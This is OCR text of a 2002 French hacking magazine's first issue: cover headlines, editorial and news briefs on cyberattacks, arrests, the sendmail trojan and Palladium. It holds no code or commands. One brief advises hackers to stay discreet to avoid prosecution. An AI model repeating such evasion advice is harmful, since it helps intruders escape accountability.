Hiver 2002-N.1

HACKMANIA

2€
0% PUBLICITÉ
DES ARTICLES ET DE L'INFORMATION SEULEMENT

KEYLOGGER:
espionnez et capturez ce qui se passe sur un PC

ENQUETE
INTERNET A FAILLI TOMBER

NETBUS
VIRUS, TROYEN

La menace est toujours présente

Introduction aux
VIRUS

20th CENTURY HACKER

regardez un film avec votre PlayStation

Comment pénétrer un serveur IIS

M 06442 - 1 H - F: 2,00 € - RD

HACKMANIA

Année 1 – N.1
Hiver 2002

Commandant en chef:
Olivier Norret

Rédacteur en chef adjoint : Neo[logic]

Design Graphique:
Eric Rudel / Sergey Afanasiuk
contact@mediadesignstudio.com
www.mediadesignstudio.com

Contributions: Kevin, Super'Nat, Vincent T., Anatoly Dorikanov, Catratta, Josua F.

Correctrice: Isabelle G.

Adresse
HackMania
150 route de Dieppe
76250 Déville les Rouen
France

Impression
Imprimé en Europe / Print in Europe

Distribution
NMPP

Dépôt légal: à parution
Commission paritaire: en cours
Directeur de la publication:
Grégory Peron

RCS PARIS B421097973
sarl au capital de 12958 €

HackMania : votre mag

Vous souhaitez participer et écrire des articles dans HackMania? Rien de plus simple, pour cela envoyez nous un email à contact@hackermag.com; faites partager aux dizaines de milliers de personnes qui nous lisent vos découvertes et vos trouvailles. UNIQUE !

hack'er (hãk'ər)

"Personne s'amusant à explorer les systèmes informatiques, à accroitre ses connaissances et animé par une forte curiosité. Contrairement aux pirates, ses objectifs sont désintéressés et non destructeurs, bien au contraire."

UN NUMERO I COMPLET !

C'est durant les quelques mois d'été que nous avons commencé à penser à HackMania. Connaissant Hacker News Magazine nous souhaitions voir un second magazine apporter une information complémentaire avec moins de news et plus d'articles techniques mais abordables pour tous. En effet, après avoir vadrouillé pendant quelques années dans le milieu du hacking nous voulions faire quelque chose d'utile et de concret. Aussi décidions nous de contacter l'éditeur de Hacker Mag pour lui proposer de contribuer à notre projet. Celui ci, enchanté, nous a immédiatement aidé et nous a permis de sortir après quelques mois de travail ce premier numéro, probablement imparfait du fait de sa jeunesse, mais qui apporte une information nouvelle et indéite. Ici pas de titres racoleurs faisant croire que nous allons vous donner des adresses de sites pirates ou des failles de sécurité qui menacent tous les ordinateurs du monde. Nous aurons bien entendu de nombreux sujets intéressants et passionnants car nous avons choisi de ne pas raconter des flans mais tacher de faire des sujets variés qui vous intéresseront un maximum.

Dans ce numéro nous avons d'ailleurs décidé de commencer fort en vous proposant un article sur la lecture de CD de films vidéo sur Playstation, un gros plan sur un keylogger, logiciel vous permettant de capturer tout ce qui se passe sur votre PC, un gros dossier sur les pare-feux, une interview du père du logiciel libre, Richard Stallman, une introduction aux virus etc. etc. Vous l'aurez compris de tout pour tous !

Neo [Logic]

EXCLUSIF

HACKMANIA

Un nouveau magazine pour en savoir toujours plus sur les sujets qui vous plaisent !

Comment Internet a failli s'écrouler...

Que diriez-vous si nous vous annoncions qu'il y a fort peu de temps, le réseau Internet a bien failli s'écrouler pour de bon, rayé des cadres, atomisé. La raison d'une telle perspective ? Une attaque visant les 13 principaux serveurs Internet qui a bien failli faire vaciller le monde virtuel tel que nous le connaissons.

C'est le 23 octobre que la dépêche est tombée sur tous les téléscripteurs du monde entier. Pourtant fort peu de médias ont accepté de se faire le relais de cette information. La cyberattaque qui a bien failli faire basculer le réseau Internet dans les ténèbres visait les treize plus gros serveurs Internet du monde. Les auteurs pour le moment soupçonnés d'une telle offensive ont été plutôt audacieux puisqu'en s'attaquant à ces treize serveurs, ils avaient parfaitement conscience d'avoir les moyens de paralyser les communications Internet. Le principe de l'attaque, une surcharge de requêtes qui auraient dû avoir pour effet d'annihiler l'ensemble des ordinateurs du réseau. Vous avez bien lu " aurait dû " car, si vous vous êtes connecté depuis le 23 octobre, vous avez dû constater que tout fonctionne à merveille. Pourtant nous avons bien échappé à une attaque qualifiée de "majeure" par un spécialiste de la sécurité informatique pour le célèbre cabinet Gartner. A première vue, l'offensive avait tout de la cyberattaque terroriste. En fait de drame, la majorité des internautes connectés au moment de l'attaque, ne se sont même pas aperçus que le Net risquait d'imploser. Car en fait de séisme, seul un ralentissement des échanges de communications a pu être ressenti.

> "Cela ressemblait à ce que nous appelons une cyberattaque terroriste."
> French Caldwell, Gartner Group

Finalement, rien à craindre ?

Eh non ! Ne vous réjouissez pas trop vite car si cette attaque a échoué, elle ne présage pourtant rien de bon. En effet, toujours selon les mêmes experts (décidément très bavards quand il s'agit de nous faire peur !), cet "incident" pourrait surtout augurer d'attaques futures d'une envergure considérable et d'une violence extrême. Plus grave encore, il semblerait que les auteurs de cet acte aient avant tout cherché à tirer les enseignements de son offensive et ne cherchaient pas véritablement à faire tomber le réseau. Fort de cet apprentissage, il y a fort à parier que de nouvelles tentatives plus agressives pourrait bien voir le jour prochainement. Alors, accrochez-vous à vos souris, il est possible de ça fasse très mal...

> "Cela pourrait être n'importe qui, un pirate ou un militant anti-mondialisation, une organisation terroriste ou une tentative lancée par un Etat. On ne sait absolument pas."

Entrée en scène du FBI

Lorsqu'on parle de cyberterrorisme, le FBI n'est jamais bien loin. Aussi, l'un des porte-parole du célèbre bureau d'investigation a précisé que ses services étaient bien au courant de cette attaque et qu'un certain nombre d'effectifs "s'occupaient du sujet". Pour l'heure, le monde entier se trouve dans la perplexité la plus totale et les seuls éléments tangibles qui soient en notre possession, c'est que l'attaque a duré environ 120 minutes entre 20 heures et 22 heures GMT dans la journée du 23 octobre 2002. Une société de surveillance des activités sur Internet a même précisé avoir enregistré près de 10% de perte des transmissions au paroxysme de l'attaque. Présenté ainsi, cela n'a l'air de rien mais il faut savoir qu'en général, ces pertes n'excèdent pas 1%... Un autre fait avéré, c'est que cette attaque visait délibérément l'une des pièces maîtresses, l'une des clés de voûte de l'infrastructure de l'internet mondial. Sur les 13 serveurs attaqués, 7 ont pu être mis hors service dès le début de l'attaque. L'attaque ne semble pas avoir causé d'énormes dégâts mais les conséquences auraient pu être d'une toute autre envergure si les Etats-Unis avaient été en état de guerre et avaient utilisé Internet pour ses communications. Bref, le monde entier peut se sentir pris à la gorge et force est de reconnaître que personne ne sait vraiment quoi faire... Quant aux coupables... Ils courent toujours !

UN MAG POUR VOUS: QUE VOUS SOYEZ NEWBIE OU CONFIRME !

Le monde du Hack est fait de choses relativement simples mais aussi très difficiles. Ecrire n'est pas toujours évident et il convient de faire des articles qui intéressent aussi bien le débutant qui n'y connait pas grand chose que le pro pour lequel un ordinateur n'a plus de secret! La plupart de nos articles seront donc accompagnés d'un indicateur de niveau: NEWBIE (pour ceux qui commencent), MIDHACKING (pour qui s'y connaissent un peu) et HARDHACKING (pour les experts).

NOT!

Microsoft Windows

LE SERVEUR "WINDOWS BETA" PIRATÉ!

La chaîne américaine de télévision TechTV spécialisée dans l'info High Tech, a révélé que le serveur de Microsoft contenant tous les logiciels en cours de développement aurait été visité par des pirates. Ceux ci n'auraient "pas saisi de code source, seulement des logiciels, très "bugués" de surcroît, ce qui ne sera pas sans leur poser problème", a déclaré au site news.com Rick Miller, porte-parole de Microsoft. Il semble donc que le plus important, le code source de Windows, n'aurait pas été récupérée.
Même si l'incidence directe de ce piratage est limitée, elle intervient au moment où Microsoft lance une campagne de promotion massive axée sur sa nouvelle stratégie de sécurisation de ses logiciels. Un véritable camouflet !

sendmail.org


MESSAGERIES PIÉGÉES.

Des pirates ont réussi à pénétrer le serveur FTP du site sendmail.org, site permettant de télécharger le logiciel libre éponyme de messagerie internet. Ainsi les internautes qui téléchargaient la toute dernière version, la 8.12.6, contenait un cheval de Troie qui permettrait à un pirate mal intentionné de prendre le contrôle du PC infecté. Nos confrères de ZDNet France se sont fait confirmer par l'institut de sécurité Cert/IST France !

PLUS D'UN MILLION D'ATTAQUES SUR LE SITE DE L'EX-KGB EN 2002

Le FSB, le descendant de feu le KGB, était considéré par les pirates informatiques comme une cible particulièrement prisée par les pirates du monde entier depuis le lancement de leur site internet. D'après une information divulgée par les services secrets russes, le nombre de tentatives de piratage a ainsi plus que doublé en l'espace d'un an, dépassant déjà le 1er septembre les 760 000 attaques, ce qui laisse supposer que ce chiffre dépassera le million d'ici à la fin de l'année. Le porte parole du FSB a toutefois immédiatement précisé que cela n'était pas le fait des services étrangers mais de jeunes adolescents espérant s'illustrer et "montrer leur hardiesse". Il a d'ailleurs illustré ses propos en indiquant que "dans un seul cas, celui d'un pirate qui était trop insistant, nous sommes remontés jusqu'à la source, et il s'agissait d'un étudiant en informatique de 18 ans de Krasnoïarsk (Sibérie) qui avait obtenu illégalement un mot de passe. Il a été condamné à un an de prison avec sursis".
Ainsi il apparaîtrait que sur les 90 000 attaques mensuelles, plus de la moitié sont originaires de Russie ou de républiques de l'ex-URSS tandis que le reste d'autres pays. A titre de comparaison, le site du Pentagone subit plus de 200 000 attques, un chiffre qui, bien qu'étant plus élevé, montre à quel point le site du FSB est "harcelé"...

COMPLOT AU CŒUR DES US !




On croyait avoir tout vu dans le fameux film de Mel Gibson, Complot, mais il semble que cela ne soit pas le cas. Le célèbre hacker Kevin Mitnick, pourchassé pendant plus de 4 ans par le FBI et qui vient d'être relaché après avoir purgé plusieurs années de prison, a publié sa version des évènements dans un livre de plus de 300 pages. Une version très différente de celle du FBI qu'il accuse d'ailleurs de l'avoir diabolisé lors du procès. Il faut reconnaître que le dossier d'accusation contenait plus d'un million de pages, Mulder et Scully avaient sans doute un peu exagéré ! ;-)
Plus sérieusement, son livre est tout simplement incroyable et doit être lu par tous ceux qui s'intéressent au hacking et à la défense des libertés individuelles: **http://www.defensivethinking.com/aod/default.html**

US : IMMIGRATION SOUS CONTRÔLE HIGH TECH

Les services américains d'immigration et de naturalisation qui doivent mettre en place d'ici trois mois un système de pistage informatique de tous les étudiants étrangers, viennent de se faire remonter les bretelles par les sénateurs. En effet de nombreux étudiants parmi les 500 000 présents sur le territoire de l'Oncle Sam s'inquiètent de ne pas avoir recu la moindre formation sur le système à venir. Un état de fait qui pourrait résulter sur de graves dysfonctionnements qui n'ont pas échappé à certains membres du congrès. L'un d'eux, le sénateur Jon Kyl, ulcéré a affirmé que "protéger les frontières de notre nation d'infiltrations terroristes est une entreprise sérieuse et qui doit être traîtée comme une priorité absolue."

REYNO DIRECTION PRISON



Pour une fois la justice aura fait son office et l'aura fait rapidement ! Le pirate ReYn0 qui avait pénétré plusieurs serveurs en y laissant des messages vient d'être interpellé et placé sous contrôle judiciaire. Il encourt une peine d'un an de prison et 15 000 euros d'amende. Personne n'est encore capable de dire comment la police est remontée jusqu'à lui alors qu'il semblait s'entourer d'un maximum de précautions. Seul bémol qui l'aura peut être perdu, une interview donnée à l'un de nos confrères quelques jours avant. Y a t'il un rapport ? Dans tous les cas nous appelons l'ensemble des hackers à la plus grande méfiance et à rester discret, même s'ils agissent sans désir de détruire quoique se soit car nous assistons aujourd'hui à une véritable chasse aux sorcières où la justice ne fait pas la différence entre le bon et mauvais grain. Prudence donc...

LES BRAQUEURS DU NET ARRÊTÉS !

Les malfrats ne sont manifestement pas en reste pour tout ce qui concerne les nouvelles technologies. Dernier exemple en date, trois truands qui passaient des annonces en ligne pour vendre des voitures de grosse cylindrée à des prix très bas et qui, une fois la prise de contact faite avec un acheteur potentiel, ils lui donnaient rendez vous pour lui vendre la voiture en lui demandant de payer en liquide sous prétexte d'un divorce. Bien entendu, la rencontre avait lieu dans un endroit désert où les victimes étaient délestées de leur argent. Qui a dit qu'Internet ne facilitait pas les rencontres ?

"Il semble inenvisageable d'instaurer une jurisprudence répressive dont il résulterait une véritable insécurité permanente, juridique et judiciaire, pour les internautes, certes avisés, mais de bonne foi, qui découvrent les failles de systèmes informatiques manifestement non sécurisés."

> Propos de l'avocat E. Madranges, représentant du parquet général de la cour d'appel de Paris pour expliquer pourquoi il fallait relaxer le journaliste qui administre le site internet Kitetoa.com et qui avait dévoilé une faille de sécurité du site **Tati.fr**

KOI


PIRATAGE : IL N'Y A PAS D'ÂGE

Un retraité allemand de 71 ans vient d'être interpellé pour avoir créé pas moins de 671 fausses cartes bancaires, qu'il utilisait régulièrement pour effectuer des retraits dans des distributeurs. Cet allemand qui se faisait appeler "Le Professeur" compte parmi ses victimes un juge qui s'occupe désormais de son affaire, autant dire que le professeur risque d'aller enseigner quelques années en prison ! il y a trois ans, Il avait mis au point un système d'encryption pour les cartes bancaires que les banques avaient refusé du fait de son coût trop élevé. Dépité, le retraité avait alors décidé de se venger.


DVD PIRATES : LA MPAA PASSE À L'ACTION

La puissante association de défense des producteurs de cinéma américains vient de lancer une procédure contre le site eDiscountTech.com qui aurait mis en vente des DVD pirates acquis auprès d'un revendeur malaisien. Il s'agit d'une première aux Etats Unis qui s'inscrit dans la nouvelle politique de la MPAA de poursuivre producteurs, revendeurs voir consommateurs de films pirates.

LES VIRUS SE RÉPANDENT EN CHINE



Personnes touchées par un virus informatique



Personnes ayant subi des dégats du fait d'un virus informatique

Source : China Daily

NEWS

NOT!

Gnutella pioneer Gene Kan dies

Posted by Bill Evans on July 8, 2002 at 11:44 PM

Programmer and peer-to-peer pioneer Gene Kan ha away.

The Story

Gnutella pioneer Gene Kan dies
By John Borland
Staff Writer, CNET News.com
July 8, 2002, 3:40 PM PT
Programmer and peer-to-peer pioneer Gene Kan ha away.

➲ SUICIDE D'UN DES PERES DE GNUTELLA!

Grande émotion dans la communauté après la mort cet été de Gene kan. Le jeune pionner des technologies Net abandonne les supporters du plus célèbre réseau Peer to Peer : Gnutella. Ce défenseur de l'Open Source de la liberté en ligne, s'est suicidé après une longue période de dépression. Il avait récemment travaillé étroitement sur gosilent.com et avait donné naissance à Infrasearch, un système de recherche basé sur le concept de partage des ordinateurs et des ressources. Un hommage est d'ailleurs rendu à Gene par ses amis sur www.gonesilent.com, mais des initiatives prennent forme un peu partout, le plus souvent improvisées par des fans. Ainsi à l'Université de Berkeley, en California, où Kan a été diplômé en 1997, les élèves s'organisent afin de collecter de l'argent et de lancer un fond d'aide à la mémoire de celui qui fut l'un des plus jeunes génies de l'informatique de tous les temps.

➲ EFFACER POUR NE PAS PAYER.

Stephen Carey est ingénieur en informatique qui a hacké les ordinateurs de son ancien employeur et a effacé toutes les données qu'ils avaient refusé de lui payer alors qu'il les avait facturé. Ce refus s'explique par le fait qu'il avait effectué des upgrades des logiciels de l'entreprise sans autorisation. Les modifications portées au système lui ont valu 18 mois de prison.

PALADIUM : SÉCURITÉ OU CONTRÔLE ?

Microsoft a annoncé travailler sur une plateforme matérielle et logicielle afin de rendre les PC plus sûrs. Les plus malicieux sont déjà en train de rire songeant à la longue liste d'annonces et de présentations de Microsoft concernant l'amélioration de la sécurité de ses produits mais il se pourrait bien que les petits malins goguenards rient moins d'ici quelques temps. L'information officielle qui concerne Palladium laisse à penser que ce système fonctionnera à un niveau inférieur considérant que l'un des systèmes d'exploitation sera directement intégré dans le matériel, nécessitant ainsi une véritable collaboration avec Intel et AMD. Palladium créera une extension du secteur protégé dans la mémoire et dans le disque dur. Cette mémoire ne sera accessible pour les applications uniquement si l'utilisateur dispose de l'une des clés d'authentification valide. Dans le cas où quelqu'un (ou vous-même) tenterait de violer le système, le système bloquerait automatiquement l'accès et remplacerait automatiquement les clés. Un système relativement comparable existe déjà sur la console de Jeux Xbox, toujours de Microsoft. Cette protection est destinée à prévenir le remplacement de certains composants matériels ou logiciels sur la console. En d'autres termes, il s'agit d'éviter que les utilisateurs puissent modifier la console pour jouer avec des jeux piratés. En somme, un troyen ou un virus ne pourrait pas vivre et se déployer dans un PC doté de Palladium car il serait immédiatement isolé et mis en quarantaine, vous seriez informé instantanément et il serait alors dans l'incapacité de nuire. De la même manière que pour les virus, des séries de programmes issus de petites compagnies pourraient elles aussi être bloquées. En vérité, Microsoft pourrait bien bloquer tous les logiciels qu'elle désire comme, notamment tous les programmes qui permettent de reproduire de l'audio et de la vidéo comme les MP3 ou les fichier AVI. Ou encore, Microsoft pourrait se servir de votre PC pour pêcher des informations car toutes les communications au sein de votre équipement, entre les périphériques seraient numérotées, archivées et tous les échanges de données pourraient constituer des renseignements précieux ensuite expédiés vers Microsoft qui se servirait de ces informations pour affiner ses systèmes etc. En somme, sur l'ordinateur, il ne serait possible que d'installer des logiciels certifiés, approuvés et autorisés par vous et Microsoft, autrement dit, nous pourrions dans le pire des cas, n'installer que des logiciels Microsoft et rien d'autre ! Dans le pire des cas, nous pourrions même ne plus être en mesure de graver des CD de données personnelles, ou des fichiers audio MP3 à partir de compositions personnelles. Bref, si Palladium devient une réalité, les consommateurs verront diminuer les possibilités de choisir le type de logiciels qu'ils souhaitent installer et utiliser sur leur ordinateur.

LE CD ANTI-COPIE FAIT DES ÉMULES

Sony s'était lancé dans l'aventure du Cd protégé sans grand succès pourtant, aujourd'hui c'est la société de production BMG qui la rejoint dans ce procédé. Et pas dans la demi-mesure car, c'est près de 80% du catalogue de la société qui est concerné par cette décision dont les derniers albums de Santana et Whitney Houston. Voilà qui craint vraiment, d'autant que les rumeurs courent selon lesquelles Universal pour se joindre à son tour au mouvement.

NOUS EXPLORONS... ET VOUS NOUS QUALIFIEZ DE CRIMINELS. NOUS SOMMES AVIDES DE CONNAISSANCE... ET VOUS NOUS QUALIFIEZ DE CRIMINELS. AUCUNE COULEUR DE PEAU, AUCUNE NATIONALITÉ, AUCUNE RELIGION NE NOUS SÉPARE... ET VOUS NOUS QUALIFIEZ DE CRIMINELS. VOUS FABRIQUEZ DES BOMBES ATOMIQUES, VOUS DÉCLENCHEZ DES GUERRES, VOUS TUEZ ET NOUS MENTEZ EN NOUS FAISANT CROIRE QUE C'EST POUR NOTRE BIEN, ET C'EST NOUS LES CRIMINELS.


Le Manifeste du Hacker, 1986

HACKER DE LA NASA : LA PISTE POLONAISE

Il semble de plus en plus certain que le pirate qui a réussi à pénétrer le site de la Nasa en y causant pour plus d'un million de dollars de dommages soit originaire de Pologne. La justice polonaise a déclaré par ailleurs être d'or et déjà sur la piste du coupable et avoir mise en alerte la police de la ville de Poznan dans l'ouest de la Pologne, lieu d'où semble avoir eu lieu l'intrusion. Le pirate se serait d'ailleurs connecté en utilisant un ordinateur d'une école. L'ambassade américaine de Varsovie n'a pas souhaité faire le moindre commentaire bien qu'il semble que le FBI ait activement participé à cette enquête. Les premiers résultats des nouveaux moyens alloués contre la cybercriminalité ?

ATTAQUES EN LIGNE: L'ITALIE EN POLE POSITION !

Si la déception fut grande pour les millions de fans de l'équipe de football italiens lors de la coupe de monde au vue de la prestation de l'équipe nationale, il semble bien que les italiens soient en passe de s'illustrer dans un autre domaine et d'en faire un sport national... En effet d'après une étude statistique publiée par IDS (Intrusion Detection Systems), le pays de Pavarotti se placerait comme le second pays le plus actif en termes d'attaques en ligne à l'encontre des systèmes informatisés !
C'est en tout cas ce qui ressort des 22 millions de d'alertes sécurité analysées juste avant l'été. L'Italie serait donc le premier pays européen en termes d'attaques numériques... Une publicité dont se serait, sans aucun doute, bien passé Silvio Berlusconi. Pour rentrer un peu plus dans le détail de l'analyse, la principale attaque est, bien entendu, celle du port 80, celui qui gère l'essentiel des connexions web/http: 68% des tentatives d'intrusion. Elles sont suivies par les attaques I/O SNMP d'I/O, avec 11%, puis ftp (6%), et enfin smtp (5%).



La typologie des attaques varie toutefois beaucoup plus avec des tentatives de violations de protocoles dans 43% des cas, suivis par des tentatives d'usurpation d'accès autorisé (26%) et des désormais tristement célèbres attaques DoS (10%). Bien entendu, le leader incontesté en terme de nombre d'attaques reste les Etats Unis avec plus de 37%, suivi par l'Italie avec un bon 9% et enfin la Corée avec 7%.

MOT!

LE SITE DE VLADIMIR PUTIN SOUS ATTAQUES

A noter que le site de la présidence russe, qui avait joué la provocation à l'encontre des pirates, en les mettant au défi de pirater le site, http://president.kremlin.ru, avait alors subi une série d'attaques considérables durant les 24h suivant l'ouverture du site de la part de pirates à la recherche de notoriété. Tout ou presque fut essayé, des failles classiques du serveur Web en passant par les classiques attaques DoS. A l'heure actuelle, après quelques mois, le site semble avoir résisté et les attaques être restées sans effet. La société AYAXI, en charge du contrat pour la réalisation et la sécurisation du site Web a fièrement annoncé avoir pris plus de 10 mois avant de rendre un site "à l'épreuve des hackers"... Long mais concluant.

UNE ARRESTATION MENÉE TAMBOUR BATTANT.


Un jeune anglais de 21 ans vient d'être arête récemment. Il est accusé d'avoir rédigé et distribué le code d'un ver destiné à hacker les serveurs Linux. Les officiers de Scotland Yard ont arrêté l'homme en vertu d'une loi de 1990. Le document baptisé T0rn Rootkit a été pisté grâce à une enquête menée conjointement par Scotland Yard et le FBI. Le T0rn rootkit a été un risque majeur pour les administrateurs de systèmes depuis sa création il y a deux ans de cela, surtout lorsqu'il a été intégré dans le ver connu sous le nom de Lion apparu au milieu de l'année 2001. Rappelons que Lion avait été particulièrement virulent et avait causé bien du souci à tous ceux qui utilisaient des serveurs sous Linux !

HOT!

➲ PC SÉCURISÉ : UTOPIE OU RÉALITÉ EN DEVENIR?

Plus de 200 acteurs de l'industrie informatique dont Microsoft, Intel et Ibm travaillent actuellement à la réalisation de PC entièrement sécurisés. Cette prise de conscience soudaine résulte de la recrudescence des virus et autres troyens. C'est au sein du TCPA (Trusted Computing Platform Alliance) qu'ils se sont regroupés et qu'ils tentent de s'organiser pour répondre aux attentes de plus en plus pressantes en termes de sécurité. Leurs travaux visent autant les spécifications matérielles que logicielles et tous les acteurs de ce regroupement nous promettent des PC sécurisés pour les années 2004/2005.

➲ ANONYMISER 2.0.



Créée en 1997, Anonymiser vient de sortir une nouvelle version de son logiciel Private Surfing 2.0 qui permet de surfer de manière anonyme y compris au sein d'une société équipée de firewalls ou de tout autre filtre. Pour une modique somme, environ 30 euros, l'abonné devient totalement invisible; la vitesse de cette deuxième version du logiciel a été consiférablement améliorée avec un temps d'accès moyen de 20 millisecondes.

➲ VAUTOURS

Pas moins de 4000 personnes sont suspectées d'avoir escroquées plus de 15 millions de dollars à une société de crédit municipal New Yorkaise qui distribuait des fonds aux victimes du 11 septembre. 50 personnes ont déjà été appréhendées et les arrestations se poursuivent.

LES US DÉVOILENT LEURS PLANS POUR LA CYBERSECURITÉ

Le Bureau de protection des infrastructures critiques ou, en anglais dans le texte Critical Infrastructure Protection Board vient de rédiger un premier brouillon de ce qui sera très prochainement aux Etats-unis le plan national pour sécuriser le cyberspace. Ce plan, pour l'heure encore au stade de projet est le symbole de l'émergence d'un consensus entre les officiers fédéraux, les experts académiques, universitaires et de l'industrie, les experts de la sécurité sur l'ensemble des moyens à mettre en oeuvre et les méthodes pour sécuriser le cyberespace. Une vieille angoisse pour nos amis américains qui cherchent à mettre la main sur un milieu un peu trop libre dans un univers libéral ! Ce projet intègre de nombreuses recommandations qui sont surtout tirées de la pure logique et du sens commun et qui implique un vrai déterminisme de la part des autorités. Le public sera en mesure de faire ses commentaires sur le projet pendant les deux mois à venir. Pour l'heure, subsistent malgré tout des points obscurs dans ces résolutions qui vont être adoptées pour sécuriser les réseaux. Ainsi, seules les administrations se sont vues infliger des dates limites pour se mettre en conformité avec ces nouvelles directives. L'autre point fort de ce nouveau plan, c'est le fait que les autorités comptent bien sur une mobilisation générale des populations pour participer activement soit par l'apport d'idée, soit par des actions dans cette gigantesque entreprise de reprise en main de la sécurité du réseau.

Ils attaquent à tour de bras !

Un groupe de dissidents chinois a affirmé avoir lancé des cyber-attaques depuis le continent chinois vers des cibles situées outremer, à savoir notamment, les Etats-unis. Le groupe prétend que les attaques sont de grande envergure et ont été tracées depuis le bureau des telecoms chinois vers plusieurs provinces et régions du monde. La tactique incluait également l'envoi de messages électroniques avec des adresses emails spoofées et des chevaux de Troyes qui ouvrent une porte dans l'ordinateur du destinataire ou s'accapare et envoie des fichiers vers des machines basées en Chine. Bill Dong, le porte-parole de Dynamic Internet Technology, affirme que les attaques décrites correspondent au moment des déclarations effectuées par le ministère de la sécurité publique exigeant un renforcement des lois contre les piratages dirigés à l'encontre des machines sur Internet. De son côté le gouvernement chinois n'y met pas du sien puisqu'il bloque les adresses IP des requêtes internet qu'il estime inacceptables plutôt que d'examiner le contenu des requêtes...

DIVX AU SALON

En novembre, une platine de salon pouvant lire les ficiers au format Divx devrait être commercialisée. La toute nouvelle Kiss Player D 450 pourrait être commercialisée aux environs de 400 euros et point très important, elle permet de lire les fichiers DivX. Une préoccupation subsiste toutefois quant à la comptabilité avec les futurs standards DivX, actuellement nous en sommes à la version 4.0. Reste à savoir si ce fantastique lecteur sera du goût des producteurs de films ! Nous on aime ;-)

www.kiss-technology.com

EXPLOSION DU MARCHÉ DES JEUX VIDÉO


Alors que l'économie mondiale est en plein marasme, l'industrie des jeux vidéo reste l'un des derniers bastions à encore connaître des progressions records. Ainsi durant le premier semestre 2002, le chiffre d'affaires de ce secteur a progressé de 20% par rapport à la même période de l'année précédente. Un succès qui prend toute sa dimension lorsque l'on sait que les ventes de jeux vidéo ont dépassé les recettes d'entrées de cinéma au cours de cette année. Aujourd'hui, plus de 49 millions de ménages américains sont équipés et ils devraient dépasser les 75 millions en 2005. Tout cela pour dire que cela devrait s'accompagner par une explosion du warez en provenance d'Asie et d'Europe de l'Est !

DES SITES DE MILITANTS ISLAMISTES FERMÉS !

Le site internet de l'organisation islamique indonésienne, baptisée Laskar Jihad' a été suspendu pour la deuxième fois consécutive dans le courant du mois de septembre 2002. L'organisation militante nie pourtant farouchement le fait d'être attachée à une organisation terroriste, et pense que le problème rencontré récemment avec le site de l'organisation est lié avant toute chose à une politique forcenée destinée à fermer les activités internet des organisations de militants islamistes

par un groupe américain basé aux Etats-unis et baptisé par lui-même "Online self-defense Force", traduisez force d'auto-défense en ligne. Quoi qu'il en soit le compte qui hébergeait le site Web a été fermé et quelle que soit l'explication qui justifie cette fermeture, le dirigeant du groupe islamiste blâme très sérieusement les autorités chrétiennes et juives. Ces mesures sans doute motivées notamment par le contexte actuel. Le 11 septembre n'est pas non plus rien dans ces fermetures de site. Abusives, pas abusives ? Difficile de juger en l'état mais ce qui est certain, c'est que le Net qui s'est toujours voulu un espace de liberté d'expression totale en prend un sacré coup dans l'aile. Espérons que le climat se détendra prochainement et que nous pourrons retrouver un peu de sérénité sur le plus bel objet de communication ayant vu le jour jusqu'à aujourd'hui.

WOT!



SKYROCK, RADIO PIRATE !

Mais non, ne tremblez pas, on n'en est quand même pas là ! Cependant, le fait est que des procès verbaux aient été dressés à l'encontre de la célèbre station de radio dans plusieurs régions de France. Il apparaît en fait que la station émet dans quelques villes sans autorisation car elle ne possède pas de fréquence officielle pour diffuser ses programmes. L'avenir nous dira ce qu'il va advenir de la première radio rap de France.

VIGILANCE AU BOULOT

Bientôt les administrateurs réseaux auront la possibilité de contrôler de manière plus importante le contenu des PC au bureau. En effet les sociétés Macrovision et Websense Teaming, ont déclaré travailler à la mise au point d'outils qui leurs permettront de prendre connaissance du contenu d'un ordinateur connecté à un réseau et notamment de détecter tout contenu illégal.

